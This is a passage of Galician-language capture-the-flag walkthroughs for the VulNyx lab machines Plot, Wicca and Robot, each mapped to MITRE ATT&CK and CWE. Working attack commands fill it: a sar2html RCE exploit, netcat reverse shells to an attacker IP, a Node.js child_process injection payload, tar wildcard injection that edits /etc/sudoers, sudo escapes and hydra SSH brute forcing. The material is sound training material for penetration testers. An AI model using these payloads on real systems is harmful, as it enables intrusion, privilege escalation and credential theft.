ping -c2 IP_VulNyx_Plot -R # TTL ≈ 64 ⇒ GNU/Linux, TTL ≈ 128 ⇒ Microsoft Windows
sudo nmap -sS -Pn -T4 -p- -vvv --min-rate 5000 IP_VulNyx_Plot # 22,80
sudo nmap -sCV -p22,80 IP_VulNyx_Plot
```

Fase 2 — Análise

```
# Análise de cabeceiras HTTP
curl -I IP_VulNyx_Plot
# X-Custom-Header: pl0t.nyx

# Adición de entrada en /etc/hosts
echo "IP_VulNyx_Plot pl0t.nyx" | sudo tee -a /etc/hosts

# Análise do dominio principal
whatweb http://pl0t.nyx
firefox http://pl0t.nyx &
# Páxina por defecto de Apache

# Enumeración de subdominios con wfuzz
wfuzz -c -z file,/usr/share/seclists/Discovery/DNS/bitquark-subdomains-top10000.txt --hc 404 -u http://IP_VulNyx_Plot -H "Host: FUZZ.pl0t.nyx" --hl 368
# Subdominios descubertos: sar, *

# Adición de subdominio en /etc/hosts
echo "IP_VulNyx_Plot sar.pl0t.nyx" | sudo tee -a /etc/hosts

# Análise do subdominio
whatweb http://sar.pl0t.nyx
firefox http://sar.pl0t.nyx &
# sar2html v3.2.1 identificado

# Busca de exploits
searchsploit sar2html
# Exploit RCE dispoñible: php/webapps/49344.py

# Descarga do exploit
searchsploit -m php/webapps/49344.py
```

Fase 3 — Explotación

```
# Execución do exploit
python 49344.py
# Enter The url => http://sar.pl0t.nyx

# Proba de execución de comandos
# Command => pwd
# /var/www/vhost

# Command => whoami
# www-data

# Preparamos listener no atacante
nc -nlvp 4444

# Lanzamento de reverse shell mediante exploit
# Command => nc IP_Atacante 4444 -e '/bin/bash'
# ⇒ Conseguimos reverse shell como www-data

# Mellora da TTY
script /dev/null -c bash
# Ctrl+Z
stty raw -echo;fg
reset
# Terminal type: xterm
export TERM=xterm
export SHELL=bash
```

Fase 4 — Post-explotación

```
# Enumeración de usuarios do sistema
grep bash /etc/passwd
# Usuario identificado: [usuario]

# Enumeración de permisos sudo
sudo -l
# ([usuario]) NOPASSWD: /usr/bin/ssh

# Consulta en GTFOBins para ssh con sudo
# Referencia: https://gtfobins.github.io/gtfobins/ssh/#sudo

# Abuso de ssh con ProxyCommand
sudo -u [usuario] ssh -o ProxyCommand=';sh 0<&2 1>&2' x
# ⇒ Conseguimos shell como usuario [usuario]

# Mellora da TTY
script /dev/null -c bash

cd
cat user.txt # ⇒ Flag de usuario conseguida
```


```
# Enumeración exhaustiva do sistema
sudo -l
id
crontab -l
cat /etc/crontab
ls -althr /opt /var/backups
tar tvfz /var/backups/serve.tgz
find / -type f -perm -4000 2>/dev/null
find / -perm -2000 2>/dev/null
find / -group [usuario] 2>/dev/null | grep -Ev 'proc|dev|run'
find / -user [usuario] 2>/dev/null | grep -Ev 'proc|dev|run'
getcap -r / 2>/dev/null

# Subida e execución de linpeas.sh
# [Subida mediante base64]
bash linpeas.sh

# Subida e execución de pspy
# Referencia: https://github.com/DominicBreuker/pspy
# [Subida mediante base64]
./pspy64

# Análise de saída de pspy:
# 2025/10/31 11:53:01 CMD: UID=0 PID=42302 | /bin/sh -c cd /var/www/html && tar -zcf /var/backups/serve.tgz *
# ⇒ Tarefa cron que executa tar como root cada minuto

# Verificación de permisos de /var/www/html
ls -ld /var/www/html
# drwxrwxrwx 2 root root 4096 ... /var/www/html
# ⇒ Permisos 777, podemos escribir

# Análise do comando tar:
# cd /var/www/html && tar -zcf /var/backups/serve.tgz *
# Problema: uso de wildcard (*)

# Creación de script malicioso
cd /var/www/html
cat > script.sh << 'EOF'
#!/bin/bash
echo '[usuario] ALL=(root) NOPASSWD: ALL' >> /etc/sudoers
EOF
chmod +x script.sh

# Creación de ficheiros con nomes especiais (wildcard injection)
touch -- "--checkpoint=1"
touch -- "--checkpoint-action=exec=sh script.sh"

# Esperamos a que cron execute o comando tar
# O comando tar interpretará os ficheiros como opcións:
# tar -zcf /var/backups/serve.tgz --checkpoint=1 --checkpoint-action=exec=sh script.sh *

# Verificación (despois de 1 minuto)
sudo -l
# [usuario] ALL=(root) NOPASSWD: ALL

# Escalada a root
sudo su -
# ⇒ Conseguimos shell de root

# Verificación
whoami # root
cd /root
cat root.txt # ⇒ Flag de root conseguida
```

Correspondencia de fases → MITRE ATT&CK — VulNyx: Plot

Fase	Acción / Resumo	Vector principal	MITRE ATT&CK (IDs)	CWE(s) (relevantes)
1. Recopilación	Descubrimento de host e servizos expostos	Scanning / descubrimento de servizos	T1595 — Active Scanning T1046 — Network Service Discovery	CWE-200 — Information Exposure (reconnaissance)
2. Análise	Descubrimento de dominio mediante cabeceira HTTP	Information disclosure	T1592 — Gather Victim Host Information T1590.002 — Gather Victim Network Information: DNS	CWE-200 — Information Exposure
	Enumeración de virtual hosts con gobuster e wfuzz	Subdomain enumeration	T1590.002 — Gather Victim Network Information: DNS T1595 — Active Scanning	CWE-200 — Information Exposure
	Identificación de sar2html v3.2.1 vulnerable	Vulnerability identification	T1592 — Gather Victim Host Information T1190 — Exploit Public-Facing Application	CWE-1035 — 2017 Top 10 A9: Using Components with Known Vulnerabilities
3. Explotación	Explotación de sar2html mediante RCE	Remote Code Execution	T1190 — Exploit Public-Facing Application T1059.004 — Command and Scripting Interpreter: Unix Shell	CWE-94 — Improper Control of Generation of Code
4. Post-explotación	Abuso de ssh con ProxyCommand mediante sudo	Lateral movement via SSH abuse	T1548.003 — Abuse Elevation Control Mechanism: Sudo and Sudo Caching T1021.004 — Remote Services: SSH	CWE-269 — Improper Privilege Management
	Uso de pspy para descubrir tarefas cron ocultas	Process monitoring	T1053.003 — Scheduled Task/Job: Cron T1057 — Process Discovery	CWE-200 — Information Exposure
	Wildcard injection en tar con --checkpoint-action	Command injection via wildcard	T1574.007 — Hijack Execution Flow: Path Interception by PATH Environment Variable T1053.003 — Scheduled Task/Job: Cron	CWE-88 — Improper Neutralization of Argument Delimiters in a Command ('Argument Injection'); CWE-78 — OS Command Injection
	Modificación de /etc/sudoers mediante tar checkpoint	Privilege escalation	T1548.003 — Abuse Elevation Control Mechanism: Sudo and Sudo Caching T1068 — Exploitation for Privilege Escalation	CWE-269 — Improper Privilege Management; CWE-732 — Incorrect Permission Assignment for Critical Resource

WICCA


Máquina virtual Wicca



A máquina Wicca é moi interesante porque...

- Aplicación Node.js/Express con XSS
- RCE mediante inxección de código JavaScript (require('child_process'))
- Escalada mediante links (navegador en modo texto)
- Combinación de vulnerabilidades web modernas

Diagrama de ataque



Fase 1 — Recopilación

```
sudo arp-scan --interface=eth1 192.168.56.0/24
ping -c2 IP_VulNyx_Wicca -R # TTL = 64 ⇒ GNU/Linux, TTL = 128 ⇒ Microsoft Windows
sudo nmap -sS -Pn -T4 -p- -vvv --min-rate 5000 IP_VulNyx_Wicca # 22,5000
whatweb IP_VulNyx_Wicca:5000
curl -I IP_VulNyx_Wicca:5000
```

Fase 2 — Análise

```
# Porto 5000 → Node.js Express
firefox http://IP_VulNyx_Wicca:5000 &

# Análise da aplicación web
# Campo de texto vulnerable a XSS
# Proba: <script>alert(1)</script>
```

```
# ⇒ Funciona (XSS confirmado)

# Análise da URL
# Parámetro token visible
# Modificación do campo token con algo que remata en ':'
# ⇒ Obtemos mensaxe de erro que revela ruta do usuario: XXXXXXXXX

# Identificación de Node.js como backend
# Posibilidade de Remote Code Execution mediante require()
```

Fase 3 — Explotación

```
# Preparamos listener no atacante
nc -nlvp 4444

# Payload de RCE mediante parámetro token
# token=require('child_process').exec('nc -e /bin/bash IP_Atacante 4444')

# Execución do payload na URL
firefox "http://IP_VulNyx_Wicca:5000/?token=require('child_process').exec('nc -e /bin/bash IP_Atacante 4444')" &

# ⇒ Conseguimos reverse shell como usuario XXXXXXXXX
cd
cat user.txt # ⇒ Flag de usuario conseguida
```

Fase 4 — Post-explotación


```
# Enumeración de permisos sudo
sudo -l
# User XXXXXXXXX may run the following commands on wicca:
#     (root) NOPASSWD: /usr/bin/links

# Consulta en GTFOBins(https://gtfobins.github.io/) para links
# links (navegador web en modo texto) permite executar shell desde o menú

# Explotación de links con sudo
sudo /usr/bin/links /root/root.txt
# Abre o navegador links visualizando root.txt

# Dentro de links:
# Premer ESC → Menu File → OS Shell
# ⇒ Conseguimos shell de root

# Verificación
whoami # root
cd /root
cat root.txt # ⇒ Flag de root conseguida (xa visualizada en links)
```

Correspondencia de fases → MITRE ATT&CK — VulNyx: Wicca

Fase	Acción / Resumo	Vector principal	MITRE ATT&CK (IDs)	CWE(s) (relevantes)
1. Recopilación	Descubrimento de host e servizos expostos	Scanning / descubrimento de servizos	T1595 — Active Scanning T1046 — Network Service Discovery	CWE-200 — Information Exposure (reconnaissance)
2. Análise	Identificación de XSS en campo de texto	Cross-Site Scripting	T1189 — Drive-by Compromise T1203 — Exploitation for Client Execution	CWE-79 — Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
	Descubrimento de información mediante mensaxes de erro	Information disclosure	T1592 — Gather Victim Host Information T1590 — Gather Victim Network Information	CWE-209 — Generation of Error Message Containing Sensitive Information
3. Explotación	RCE mediante inxección de código Node.js no parámetro token	Remote Code Execution / Code Injection	T1190 — Exploit Public-Facing Application T1059.007 — Command and Scripting Interpreter: JavaScript	CWE-94 — Improper Control of Generation of Code ('Code Injection')
4. Post-explotación	Enumeración de permisos sudo	Discovery local	T1069 — Permission Groups Discovery T1083 — File and Directory Discovery	CWE-200 — Information Exposure
	Abuso de links con sudo para escalada de privilexios	Abuso de mecanismos de elevación	T1548.003 — Abuse Elevation Control Mechanism: Sudo and Sudo Caching T1059.004 — Command and Scripting Interpreter: Unix Shell	CWE-269 — Improper Privilege Management; CWE-284 — Improper Access Control

ROBOT


Máquina virtual Robot



A máquina Robot é moi interesante porque...

- Metadata en imaxe (exiftool) revela directorio oculto
- MongoDB accesible con credenciais en ficheiro de backup
- Xeración de diccionario personalizado con cupp baseado en datos de MongoDB
- Escalada horizontal en cadea: [usuario1] → [usuario2] → [usuario3] → [usuario4] → root
- Cada usuario ten permisos sudo para executar como o seguinte usuario
- Uso de GTFOBins para explotar sh, python3, e awk

Diagrama de ataque



Fase 1 — Recopilación

```
sudo arp-scan --interface=eth1 192.168.56.0/24
ping -c2 IP_VulNyx_Robot -R # TTL ≈ 64 ⇒ GNU/Linux, TTL ≈ 128 ⇒ Microsoft Windows
sudo nmap -sS -Pn -T4 -p- -vvv --min-rate 5000 IP_VulNyx_Robot # 22,80,27017
whatweb IP_VulNyx_Robot
curl -I IP_VulNyx_Robot
```

Fase 2 — Análise

```
# Porto 27017 → MongoDB
# Porto 80 → HTTP

# Análise da web
firefox http://IP_VulNyx_Robot &

# Descarga de imaxe
wget http://IP_VulNyx_Robot/image.jpg

# Extracción de metadata con exiftool
exiftool image.jpg
# Comment: B4ckUp_3LLi0t/

# Exploración do directorio descuberto
firefox http://IP_VulNyx_Robot/B4ckUp_3LLi0t/ &
# Descarga de image2.jpg

# Enumeración con gobuster (extensións de backup)
gobuster dir -u http://IP_VulNyx_Robot/B4ckUp_3LLi0t/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x dump,db,bak,mongo,sql
# Ficheiro descuberto: /connect.bak (Status: 200)

# Descarga e análise de connect.bak
wget http://IP_VulNyx_Robot/B4ckUp_3LLi0t/connect.bak
file connect.bak # PHP script, ASCII text

cat connect.bak
# Credenciais MongoDB:
# username: [usermongo]
# password: [passmongo]
# replicaSet: [replicaset]
# db: [usuario1]
# Nota: ssl => true é unha trampa (non necesario)

# Instalación de mongosh en Kali (se non está instalado)
# Instalar dependencias
sudo apt update
sudo apt install -y gnupg curl ca-certificates

# Baixar a chave GPG pública de MongoDB (exemplo para 7.0)
curl -fsSL https://pgp.mongodb.com/server-7.0.asc | sudo gpg --dearmor -o /usr/share/keyrings/mongodb-server-7.0.gpg

# Engadir o repo (bookworm / amd64)
echo "deb [ signed-by=/usr/share/keyrings/mongodb-server-7.0.gpg ] https://repo.mongodb.org/apt/debian bookworm/mongodb-org/7.0 main" \
  | sudo tee /etc/apt/sources.list.d/mongodb-org-7.0.list

sudo apt update

# Instalar só o cliente (se dispoñible): paquete 'mongodb-mongosh' ou 'mongosh'
sudo apt install -y mongodb-mongosh

# Conexión a MongoDB
mongosh "mongodb://[usermongo]:[passmongo]@IP_VulNyx_Robot:27017/[usuario1]?replicaSet=[replicaset]&directConnection=true"

# Enumeración da base de datos
show collections
# Colección: [usuario1]

db.[usuario1].find()
# Datos atopados:
# Firstname: Elliot
# Surname: Alderson
# Nickname: MrRobot
# Birthdate: 17091986
```

Fase 3 — Explotación

```
# Xeración de diccionario personalizado con cupp
apt -y install cupp
cupp -i
# Introducir datos:
# - Nome: Elliot
# - Apelido: Alderson
# - Nickname: MrRobot
# - Data de nacemento: 17091986
# Diccionario xerado: [usuario1].txt

# Ataque de forza bruta SSH con diccionario personalizado
hydra -l [usuario1] -P [usuario1].txt ssh://IP_VulNyx_Robot -F -V -t 64
# Contrasinal atopada: [password]
```

```
# Acceso SSH
ssh [usuario1]@IP_VulNyx_Robot
# Password: [password]
# ⇒ Conseguimos consola de usuario [usuario1] (flag user.txt)
```

Fase 4 — Post-explotación


```
# Enumeración de permisos sudo (usuario [usuario1])
sudo -l
# ([usuario2]) NOPASSWD: /usr/bin/sh

# Escalada horizontal a [usuario2]
sudo -u [usuario2] /usr/bin/sh
# ⇒ Conseguimos shell como usuario [usuario2]

# Enumeración de permisos sudo (usuario [usuario2])
sudo -l
# ([usuario3]) NOPASSWD: /usr/bin/python3

# Consulta en GTFOBins(https://gtfobins.github.io/) para python3
# Escalada horizontal a [usuario3]
sudo -u [usuario3] python3 -c 'import os; os.execl("/bin/sh", "sh", "-p")'
# ⇒ Conseguimos shell como usuario [usuario3]

# Enumeración de permisos sudo (usuario [usuario3])
sudo -l
# ([usuario4]) NOPASSWD: /usr/bin/awk

# Consulta en GTFOBins(https://gtfobins.github.io/) para awk
# Escalada horizontal a [usuario4]
sudo -u [usuario4] awk 'BEGIN {system("/bin/sh")}'
# ⇒ Conseguimos shell como usuario [usuario4]

# Enumeración de permisos sudo (usuario [usuario4])
sudo -l
# (root) NOPASSWD: /usr/bin/zzuff

# Consulta do manual de zzuff
man zzuff

# Escalada vertical a root
sudo /usr/bin/zzuff bash
# ⇒ Conseguimos shell de root

# Verificación
whoami # root
cd /root
cat root.txt # ⇒ Flag de root conseguida
```

Correspondencia de fases → MITRE ATT&CK — VulNyx: Robot

Fase	Acción / Resumo	Vector principal	MITRE ATT&CK (IDs)	CWE(s) (relevantes)
1. Recopilación	Descubrimento de host e servizos expostos	Scanning / descubrimento de servizos	T1595 — Active Scanning T1046 — Network Service Discovery	CWE-200 — Information Exposure (reconnaissance)
2. Análise	Extracción de metadata de imaxe con exiftool	Metadata extraction	T1592 — Gather Victim Host Information T1083 — File and Directory Discovery	CWE-212 — Improper Removal of Sensitive Information Before Storage or Transfer
	Descubrimento de ficheiro de backup con credenciais	Credential discovery	T1552.001 — Unsecured Credentials: Credentials In Files T1083 — File and Directory Discovery	CWE-522 — Insufficiently Protected Credentials; CWE-312 — Cleartext Storage of Sensitive Information
	Acceso a MongoDB e extracción de datos persoais	Database enumeration	T1213 — Data from Information Repositories T1078 — Valid Accounts	CWE-284 — Improper Access Control
3. Explotación	Xeración de diccionario con cupp baseado en datos persoais	Custom wordlist generation	T1589 — Gather Victim Identity Information T1110.001 — Brute Force: Password Guessing	CWE-521 — Weak Password Requirements
